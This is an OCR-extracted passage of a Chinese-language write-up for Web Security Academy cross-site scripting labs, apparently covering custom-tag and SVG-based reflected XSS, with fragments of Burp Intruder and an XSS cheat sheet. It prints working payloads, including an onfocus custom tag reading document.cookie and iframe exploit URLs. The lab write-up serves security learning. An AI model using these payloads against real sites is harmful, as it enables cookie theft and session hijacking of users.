



Table of contents
Event handlers
Copy tags to clipboard
Copy events to clipboard
Copy payloads to clipboard
All tags
custom tags
a
abbr
acronym
address
applet
area
article
aside
All events
onafterprint
onafterscriptexecute
onanimationcancel
All browsers
Chrome
Firefox
Safari
Search T
Even
Even
Event:
Consum
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ...







```
<body onresize=alert(1)>
```





当调整窗口大小的时候触发



书写payload


```
<iframe
src="https://0aa200d50461d5b9c01b740a00220073.web-
security-academy.net/?
search=%3Cbody+onresize%3D%22print%28%29%22%3E"
onload=this.style.width='100px'>
```





1.17 XSS自定义标签(17)

这里翻了下发现个payload




我们直接查看payload

```
<xss id=x onfocus=alert(document.cookie)
tabindex=1>#x
```


onfocus 代表当 光标聚焦到此标签的时候就会 执行js代码 而后面的 tabindex 表示该元素是可聚焦的 而最后的#x 则是与 id=x 进行配合 id=x 代表改标签的id是x 而#x 则是通过锚点聚焦到该标签上面 这样就能执行js代码了


最终版本

```
<iframe
src="https://0aed001303fc338ac0ba605f00080033.web-
security-academy.net/?search=
<xss+id%3dx+onfocus%3dalert(document.cookie)+tabinde
x%3d1>#x">
```




1.18 SVG 标记的反射型 XSS(18)







可以看到有几个标签可行



svg
svg -> animate
svg -> animatemotion
svg -> animatetransform
svg -> set
table
tbody
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut
Safari
Search Type: tag
Search term:
Search
Event handlers that do not require user interaction
Event:
Description:
Tag:
Code:
Copy:
onbegin
Compatibility:
Fires when a svg animation begins
animatetransfor
<svg><animatetransform onbegin=alert(1) attributeName=transform>
onend
Compatibility:
Fires when a svg animation ends
animatetransfor
<svg><animatetransform onend=alert(1) attributeName=transform dur=1s>
onrepeat
Compatibility:
Fires when a svg animation repeats
animatetransfor
<svg><animatetransform onrepeat=alert(1) attributeName=transform repeatCount=2 dur=1s>

拿过来尝试下属性

